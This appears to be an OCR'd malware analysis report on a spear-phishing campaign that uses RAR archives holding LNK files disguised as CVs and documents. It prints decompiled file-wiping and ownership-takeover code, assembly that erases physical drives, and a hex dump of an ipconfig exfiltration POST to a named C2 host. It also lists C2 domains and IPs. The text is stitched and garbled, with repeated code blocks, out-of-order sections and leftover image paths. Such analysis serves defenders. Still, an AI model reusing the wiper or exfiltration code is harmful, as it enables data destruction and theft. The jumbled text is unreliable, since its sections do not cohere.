129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*...Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
